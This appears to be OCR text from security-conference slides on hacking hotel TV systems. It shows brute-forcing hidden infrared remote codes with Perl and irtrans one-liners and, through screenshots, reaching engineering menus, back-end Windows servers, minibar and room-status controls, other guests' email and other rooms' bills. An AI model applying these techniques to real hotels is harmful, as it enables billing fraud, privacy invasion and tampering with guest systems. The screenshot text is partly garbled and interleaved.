13V = 4,5A CH-TYP L3010T PA.65W V1xx

QUESTO APPARECCHIO È COSTRUITO A CONFORMO
ARTICOLO 2 DEL D.M 28.08.95 N.548

LOEWE.



VIRTUAL
DOLBY
SURROUND


MADE IN GERMANY
Loewe Opta GmbH, 96317 Kronach

TV Remotes

- More complex codes (more bits)
 - Manufacturer collision avoidance
 - Groups of codes use different bits
 - ◆ Multiple device types on single remote
 - ◆ TV
 - ◆ Video
 - ◆ Sat / Cable
 - ◆ Standard Group
 - ◆ Channel select
 - ◆ Menu
 - ◆ Motion
 - ◆ Teletext
 - ◆ Extra Group
 - ◆ Alarm clock
 - ◆ Pay TV
 - ◆ Checkout
 - ◆ Hidden

TV Remotes

More complex codes (more bits)



TV Remotes – discovering hidden codes

- 14 bit code = 16,384 possible codes
 - ◆ 9 hours to test @ 2 second per code
- Reducing the search space – Standard Group

[REMOTE]

[NAME]hotel

[COMMANDS]

```
[0][T]0[D]11000000000000
[1][T]0[D]11000000000001
[2][T]0[D]11000000000010
[3][T]0[D]11000000000011
[4][T]0[D]11000000000100
[5][T]0[D]11000000000101
[6][T]0[D]11000000000110
[7][T]0[D]11000000000111
[8][T]0[D]11000000001000
[9][T]0[D]11000000001001
```

Bits used so far: **xx-----xxxx**

TV Remotes – discovering hidden codes

- Reducing the search space – Standard Group

[power]	[T]0[D]11000000001100
[mute]	[T]0[D]11000000001101
[vol+]	[T]0[D]110000000010000
[vol-]	[T]0[D]110000000010001
[prog+]	[T]0[D]110000000100000
[prog-]	[T]0[D]110000000100001
[audio]	[T]0[D]110000000100011
[sleep]	[T]0[D]110000000100110
[text]	[T]0[D]110000000111100
[up]	[T]0[D]100000000010000
[down]	[T]0[D]100000000010001
[menu]	[T]0[D]100000000010010
[left]	[T]0[D]100000000010101
[right]	[T]0[D]100000000010110
[ok]	[T]0[D]100000000010111

Bits used so far: xx-----xxxxxx

TV Remotes – discovering hidden codes

- Reducing the search space – Extra Group

[smart]	[T]0[D]11000011001010
[paytv+]	[T]0[D]11000011011100
[paytv-]	[T]0[D]11000011011101
[radio+]	[T]0[D]11000011011110
[radio-]	[T]0[D]11000011011111
[info+]	[T]0[D]10000011001101
[info-]	[T]0[D]10000011001110
[message]	[T]0[D]10000011001010
[alarmon]	[T]0[D]10000011101000
[alarmoff]	[T]0[D]10000011101001

Bits used so far: **xx----**xxxxxxxx

First 2 bits used

4 bits unknown

Main code in last 8 bits

TV Remotes – Discovering Hidden Codes

- Reducing the search space – Eliminate unused bits
 - Toggle single bit on a standard command

[power][T]0[D]11000000001100 - Original

[power][T]0[D]01000000001100 - Command OK

[power][T]0[D]10000000001100 - Command fails

[power][T]0[D]11100000001100 - Command OK

[power][T]0[D]11010000001100 - Command OK

[power][T]0[D]11001000001100 - Command OK

[power][T]0[D]11000100001100 - Command fails

Assumption: bits 1, 3, 4, 5 ignored

10 bits = 1,024 possible codes = 2,048 seconds = 35 mins

TV Remotes – discovering hidden codes

- Create new configs

```
perl -e 'for (0..255) { printf("[%03d][T]0[D]100000%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel1.rem
```

```
perl -e 'for (0..255) { printf("[%03d][T]0[D]100001%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel2.rem
```

```
perl -e 'for (0..255) { printf("[%03d][T]0[D]110000%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel3.rem
```

```
perl -e 'for (0..255) { printf("[%03d][T]0[D]110001%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel4.rem
```

- Manual test / observation

```
for i in `perl -e 'for (0..255) { printf("%03d\n",$_) }'`; do echo -n "$i..." ; irtrans localhost hotel1 $i ; echo "done" ; sleep 2 ; done
```

- Rinse, repeat

TV Remotes – discovering hidden codes

- Profit!

[012][T]0[D]10000100110000

[075][T]0[D]10000111011010

[122][T]0[D]11000100111110

engineering

[130][T]0[D]11000110111110

engineering

[199][T]0[D]11000101111111

engineering

[200][T]0[D]11000101101011

disable computer

[206][T]0[D]11000101111010

housekeeping

[221][T]0[D]11000101111101

housekeeping

[244][T]0[D]11000111001111

engineering

[249][T]0[D]11000111010110

[251][T]0[D]10000111010010

bingo! 0wn3d!

[254][T]0[D]11000111101110

TV Remotes

- Hidden codes
 - Hotel internal (housekeeping) daily tasks
 - ♦ Minibar billing
 - ♦ Room cleaning / status reports
 - Extras (engineering) one-off tasks
 - ♦ Pay TV config
 - ♦ Debugging
 - ♦ Cable codes
 - ♦ Signal strength
 - ♦ Port settings
 - ♦ Accessory / Service (De)Activation

Hotel TV – New Capabilities

- Reconfigure TV
 - Change messages
 - Assign to another room
 - Assign new free channels
 - Find new channels

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest Services

CHANNEL INSTALLATION

CHANNEL

TV 40

CHANNEL RING

DELETED

INPUT

ANTENNA

LABEL

(DOWN3D MM)

VIDEO BLANK

OFF

AUDIO BLANK

OFF

AUTO PROGRAM

EXIT

CAESARS
PALACE

LAS VEGAS

Press **MENU** To Continue

40 BWN30 MM

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest Services



CAESARS
PALACE

LAS VEGAS

Press MENU To Continue

Novotel Amsterdam

STEREO

OWNED MM

MAIN MENU



Hotel Info

Menu



TV/Pay-TV/Radio

Menu



Language

List



TV Programs

List



Trailer



Radio Programs

List



Wake-up

(--:--)



Pay-TV Movies

List

Press     + OK to select

18:07.16

PHILIPS

1807

TV 1

WELCOME MESSAGE

WELCOME MESSAGE

ON

LINE 1

OWN30 BY

LINE 2

MAJOR MALFUNCTION

Press INFO on
your TV remote control
to view the

PHILIPS

TV

2333

LOCKED

MONO

OWNED BY
MAJOR MALFUNCTION

PHILIPS

TV

2339

60 SHOOTCON

Welcome to

Marriott.
HOTELS & RESORTS

Marriott.com



Press **MENU**
for entertainment options

PHILIPS

Welcome To



PRESS MENU
FOR ALL VIDEO & GUEST SERVICES

CHANNEL **7A** FOR TELEVISION STATIONS

ONCOMMAND™

Hotel TV – New Capabilities

- Reconfigure TV
 - Change channel filtering

60

MOVIE RATINGS

G

VIEW

PG

VIEW

PG-13

VIEW

R

VIEW

NC-17

VIEW

X

VIEW

NR

VIEW

EXIT



Press **MENU**
for entertainment options

PHILIPS

60

Press **MENU**
for entertainment options

MOVIE RATINGS

G
PG
PG-13
R
NC-17
X
NR
EXIT

BLOCKED
BLOCKED
BLOCKED
BLOCKED
BLOCKED
VIEW
VIEW

PHILIPS

Hotel TV – New Capabilities

- View Back-End Systems

S
0120

PRODAC
TESTBILD

12

2556

2.6

00 00 00 00 00

PRODAC AVM TESTBILD 01/04



PHILIPS

1	LOIHEI	1.1	CSM
2	CODE	0	MAIN MENU 0 0
3	DP	9 17 1	9 22 122 0
4	AUTO WEST-EU	STEREO	Pay-TV/Radio
5	Menu	Menu	
6	Language	TV Programs	
7	CD 63 CL 31 BR 63 SH 41		
8	VL 13 BL 31	Radio Programs	
9	BS 22 TR 36	List	
10	COMMERCIAL	SMARTPORT-ON	Movies
11	PROGRAM NO.	AV2YC	List

Press OK to select

16:54:03

16:54

SYSTEM STATUS

MODE COMMERCIAL
CHANNEL TV 60 (ANTENNA)
DCM ON
CODES 192 48 13 202 43
4 192 0 0 0
SIGNAL TUNED
OP HRS 12DEh
ERRORS 0 0 0 0 0

★ **TEAM** ★
LEUSTV 2.51
AMERICA
WORLD POLICE

PHILIPS

mtiltree-30 version 4.8.4

File c:\metil\software\mtiltree.exe (1,320,960 bytes)

Created Tuesday April 27, 2004 5:43:58 PM

Started Friday July 23, 2004 5:27:50 PM

Modulator Fixed, Segment 3

TV Channel 70

Port 7003

Audio Channel 1

Screen pos 0,0

Slide file \\seachange_tr30\c_drive\$\metil\tr

Start time 7/23/04 17:27:50

Last session 7/24/04 15:13:28

Total sessions 64

Alives sent 9420 Free RAM 4,096

Running on SEACHANGE_TR30, IP 10.1.1.130

TV INSTALLATION

INPUT

FRONT END

SYSTEM

UK

MANUAL SEARCH

327 MHz

PROGRAM NO.

PAYTV 95

STORE

FINE TUNE

PROTECTION

OFF

LABEL

Microsoft

Windows NT.

Workstation 4.0

with Microsoft Internet Explorer

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PHILIPS

5TV

2246

HTTP/1.0 404 Object Not Found





You are not authorized to view this page

You might not have permission to view this directory or page using the credentials you supplied.

If you believe you should be able to view this directory or page, please try to contact the Web site by using any e-mail address or phone number that may be listed on the 192.0.1.192 home page.

You can click [Search](#) to look for information.

 **Loading...**



HTTP Error 403 - Forbidden
Internet Explorer



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Open the 192.0.1.192 home page, and then look for links to the information you want.
- Click the  [Back](#) button to try another link.
- Click  [Search](#) to look for information on the Internet.

HTTP 404 - File not found
Internet Explorer



The Web Server Designed For Windows NT Server


Why not add the **latest features** to your Internet Information Server?



Books
Online

Microsoft Internet Information Server (IIS) makes it easier to do business with internal or external customers down the hall or around the world. To learn more about how Internet Information Server will help you in your business, browse the IIS [online documentation](#).

Administrative



Sample Site

Database

Programming

HTML

Try the hyperlinks above to see some examples of the content you can publish with Microsoft Internet Information Server. To learn more about Microsoft products that you can use to create great-looking Web pages, visit the Microsoft Web site for information about [Microsoft FrontPage](#) and [Internet Assistant for Microsoft Office](#). Microsoft FrontPage is also included on the Windows NT Server CD-ROM.

Microsoft On

PHILIPS

TV

8:12

Microsoft Internet Information Service

Internet Service Manager

for Internet Information Server 3.0

Introduction

WWW

FTP

Gopher

Documentation

Welcome to the Microsoft Internet Information Server (IIS) Web-based administration tool. You can use this tool to administer or view your Microsoft Internet Information Server from remote locations. In order to log on successfully, please ensure that your Windows NT user account is a member of the Windows NT Administrators group. Note that it is not possible to start or stop IIS services with this Web administration tool.

Best experienced with

Microsoft

Powered by BackOffice

[Click here to start.](#)

PHILIPS

TV

8:14

My Computer Recorders

Network
Neighborhood

Internet
Explorer

My Computer

Control

Control

TV INSTALLATION


INPUT

FRONT END

PHILIPS

TV

2246



PHILIPS

TV

2322

My Computer Readme.txt

Network Neighborhood

Internet Explorer

Recycle Bin

Shortcut to clientdn.exe

Explorer

GUIClient Downloader

clearing MSIE cache
GET: http://192.0.1.192/client/clientdn.exe
HTTPResult=200
updating "http://192.0.1.192/client/clientdn.zip" to "c:\program files\update\clientdn.zip"
GET: http://192.0.1.192/client/clientdn.zip
HTTPResult=200
extracting clientdn.zip
destination file is newer than downloaded file - don't copy downloaded file to destination file
updating "http://192.0.1.192/client/watchdog.zip" to "c:\program files\update\watchdog.zip"
GET: http://192.0.1.192/client/watchdog.zip
HTTPResult=200
extracting watchdog.zip
destination file is newer than downloaded file - don't copy downloaded file to destination file
downloading "http://192.0.1.192/client/asyncfl.exe" to "c:\program files\update\asyncfl.exe"
GET: http://192.0.1.192/client/asyncfl.exe
HTTPResult=404
downloading "http://192.0.1.192/image/pastpaper.ppt" to "c:\program files\update\pastpaper.ppt"
GET: http://192.0.1.192/image/pastpaper.ppt
HTTPResult=404
Open32 running
return c:\program files\update\clientdn.exe (downloaded) update5


Start clientdn

23:22

PHILIPS

TV

2322



PHILIPS

23:22

2322

MUTE

Microsoft ScanDisk

ScanDisk is now checking the following areas of drive C:

CHANNEL INSTALLATION

CHANNEL TV 67

CHANNEL RING DELETED

ScanDisk detected an invalid long filename on this drive and was unable to fix it. (NONE)

LABEL

To fix this problem, run ScanDisk for Windows.

VIDEO BLANK OFF

AUDIO BLANK OFF

AUTO PROGRAM < OK > ▶

EXIT ▶

< Pause > < More Info > < Exit >

16x complete



PHILIPS



PHILIPS

EEPROM/102 SRAM Erase Program 1.2 MUTE

Erasing 4K EEPROM

4K Erase OK

CHANNEL INSTALLATION

CHANNEL

TV102

CHANNEL RING

DELETED

Erasing 16K EEPROM

16K Erase OK

INPUT

ANTENNA

LABEL

(NONE)

VIDEO BLANK

OFF

AUDIO BLANK

OFF

Erasing 256K SRAM

256K Erase OK

AUTO PROGRAM

▶

EXIT

▶

EEPROM/SRAM Erase Successful

Software	Remarks
<u>WebGUI2 Software Setup</u>	GUI Server Software Setup / Upgrade Shut down all running software before running this! (right click on each icon - bottom right - and select Close or Exit)
<u>pcAnywhere Basic Setup</u>	english setup, version 8.01, for GUI Server
<u>pcAnywhere Host Setup</u>	Install on Proxy and Clients . ATTENTION: Do NOT start this Setup on the GUI Server. Copy this directory to the \inetPub\wwwroot\client folder. Then you can FTP it from the client.
<u>Winzip Setup</u>	not legal but useful.
<u>Content</u>	Use the Prodac GUI Copy icon on the desktop...

Hotel TV – New Capabilities

- Change Room status
 - MiniBar
 - Cleaning

Novotel Amsterdam



Minibar

Coca Cola

- 0 Coca Cola Light
- 0 Fanta Naranja
- 0 Fanta Limón
- 0 Tónica No Al
- 0 Sprite
- 0 Aqua
- 0 Aqua con gas
- 0 Zumo Naranja
- 0 Nesquik slim
- 0 Pascual leche
- 0 Pascual con fresa
- 0 Cacahuètes
- 0 Almendras Eagles
- 0 Choc. Kit Kat
- 0 Choc. After Eight

- 0 Budweiser
- 0 4.4 Anna Cod.
- 0 Brandy Torres X
- 0 Brandy Bacardi
- 0 Vodka Smirnoff
- 0 Tequila Gordon's
- 0 Antillanines
- 0 Whisky
- 0 Anisete con fot.
- 0 Whisky con Flash

Press **OK** to send to computer

16:52.50

PHILIPS

1652

Novotel Amsterdam



Room status



Dirty

Clean

Inspected

Warning:
Only for hotel staff !

Press or to select
Press to send to computer

16:49.48

PHILIPS

1649

Hotel TV – New Capabilities

- Unimplemented Facilities
 - Standard vendor feature (toggled off)



Now Showing!

Dodgeball

Main Menu


- [1] Movies
- [2] PlayStation
- [3] Hotel Information
- [4] Message & Alarm
- [5] View Your Bill
- [6] Child Lock



Movies

Main [Up Arrow] Menu

PlayStation




RADIO



PHILIPS

TV



Sponsored by 
For further information
about Audi cars press 

Ascari

Internet

Press to visit the Web

-  Ascari
-  The Guardian
-  Today's Weather
-  Surf the Web
-  Main Menu



Press  to play clip

PHILIPS

TV

007

Hotel TV – New Capabilities

- Control other physical devices
 - Mini Bar lock

Automatic Refreshment Centre
by BARTECH

Holiday Inn Mini-Bar

For your ease and comfort, we are pleased to provide this service for your personal use. The toll card is designed exactly.

All items ordered or added will be automatically charged to your hotel account immediately. If you want any item to leave, you will need to take the item, fully return to Reception for a full refund.

This bar is for the sole use of your bar products and under no circumstances should it be used to store food or any other products because the bar will not maintain the required safe temperature.

Mini-Bar Holiday Inn

Pour votre confort, nous sommes heureux de vous proposer un service. Destiné à votre usage personnel. Vous trouverez la carte des tarifs ci-jointe.

Tous les articles ajoutés ou commandés seront automatiquement facturés sur votre note. Si vous désirez en retirer pour service, apportez-les, intact, à la Réception, où il vous sera remboursé.

Ce bar est destiné aux articles spécifiques mentionnés ci-dessus et ne doit en aucun cas être utilisé pour stocker des aliments ou autres produits, car il n'est pas conçu pour les maintenir à la température de sécurité requise.

Holiday Inn



Hotel TV – New Capabilities

- View Other Users' Activities

8

12

2559

2.6

04


00

00

00

00

Please wait -
we are
looking
for a free
channel !



PHILIPS 2346

MUTE

VALLEY GIRLS Vol. 1

All records required to be created and maintained
pursuant to 18 U.S.C. §2257 and 28 C.F.R. 75, with
respect to this videotape, including all graphical

CHANNEL INSTALLATION

CHANNEL TV100

CHANNEL RING DELETED

LABEL (NONE)

VIDEO BLANK OFF

AUDIO BLANK OFF

Data of Production: 01-04

AUTO PROGRAM ▶

EXIT ▶

Material. Sale to or viewing by minors is prohibited. All models are 18 years of age or older.

Madness Pictures ©

All rights reserved © 2004.

PHILIPS

TV INSTALLATION

INPUT SYSTEM Web Images Business Finder

Search the Web <http://webmail.imqworld.com>

MANUAL SEARCH

- Today! [Program No.](#) [TV keepers & pick your England](#)
- Shop [Travel](#), [Shopping](#), [Cars](#), [Jobs](#), [Property](#), [Mobile](#)
- Organise [Yahoo!](#), [Toolbar](#), [Photos](#), [Calendar](#), [Briefcase](#)
- Connect [Web](#), [Broadband](#), [Groups](#), [Chat](#), [GeoCities](#)
- Fun [Personals](#), [Games](#), [Movies](#), [Music](#), [TV](#), [Horoscopes](#)
- Info [Finance](#), [Leads](#), [Sport](#), [Weather](#), [Personal Finance](#)
- [Business Finder](#), [Small Business](#) [More Yahoo!](#)
- Make Yahoo! UK & Ireland your homepage - [Get Yahoo! Toolbar](#)

CHALLENGE YOUR FOHIDE

FRONT END UK

335 MHz

PAYTV 95

OFF

Assistant

Discover the

Take the M

In the News

- US embassy storm
- Blair backs Annan disarmament
- Blair backs Annan criticism
- "My Bear" attacks

PHILIPS

5W

2247



YAHOO!
UK & IRELAND



TV INSTALLATION

**INPUT
SYSTEM**

Web

Images

**FRONT END
UK**

Search the Web

<http://webmail.kingworld.com>

Search

MANUAL SEARCH

335 MHZ

Today!

Shop

Organise

Connect

Fun

Info

PROGRAM NO.

STORE

FINE TUNE

PROTECTION

LABEL

PAYTV 95

OFF

OFF

OFF

OFF

OFF

Make Yahoo! UK & Ireland your homepage - Get Yahoo! Toolbar

CHALLENGE YOUR FILE

4 min 1.60 DM

PHILIPS

8TV

22:48

Welcome to [redacted] mail, [Help](#) [Log](#)

olders **Inbox** Sent Trash Drafts Addresses Options

@ [redacted] net Inbox

Select Folder

	Channel	Subject	TV100	Rece.	Size
☐	CHANNEL		TV100		0
☐	CHANNEL RING		DELETED	2/12/	5K
☐	LABEL	o. Proposal	(LUSER)	2/12/	8K
☐	VIDEO BLANK		OFF	2/12/	49K
☐	AUDIO BLANK	RSC logo	OFF	2/12/	4K
☐	AUTO PROGRAM			2/12/	3K
☐	EXIT	Postmaster@no- Delivery Notification: Message s-		2/12/	2K
☐		Postmaster@no- Delivery Notification: Delivery h-		2/12/	3K
☐		Proposal		2/12/	2K
☐		Proposal		2/12/	3K

PHILIPS

Compose Message Messenger Express

I believe this makes sense in order to meet the EDT's requirements, as stated. However, it will be critical to determine very early on whether or not

CHANNEL INSTALLATION

CHANNEL part of the assessment. **TV100** the communication effectiveness. This is a lot of engage

CHANNEL RING

LABEL (USER)

VIDEO BLANK OFF

AUDIO BLANK OFF

☐ Check message is sent Dictionary English

AUTO PROGRAM

EXIT

Priority Normal Request receipt None

Close Window

Propose 2112. 3k

PHILIPS

Hotel TV – New Capabilities

- Assign to another room
 - View folio
 - Charge goods & services

Guest Services

- 10 Phone Messages
- 30 Set/cancel Wake Up Time
- 20 Account Status
- 40 Participate In Guest Survey
- 90 System Instructions
- 99 Block Adult Titles
-  Return to Television
-  Return to Previous Menu



Hilton

← ONCOMMAND

ONCOMMAND

Looking Up Your Name. Please Stand By ...

PHILIPS

038

Folio Information

ONCOMMAND

Mr La [REDACTED]

Bal.

£0,00

TOTAL:

£0,00

menu Return to Previous Menu

TU 40

Welcome To


TU ADDRESS
IS 1530 H161

PRESS MENU
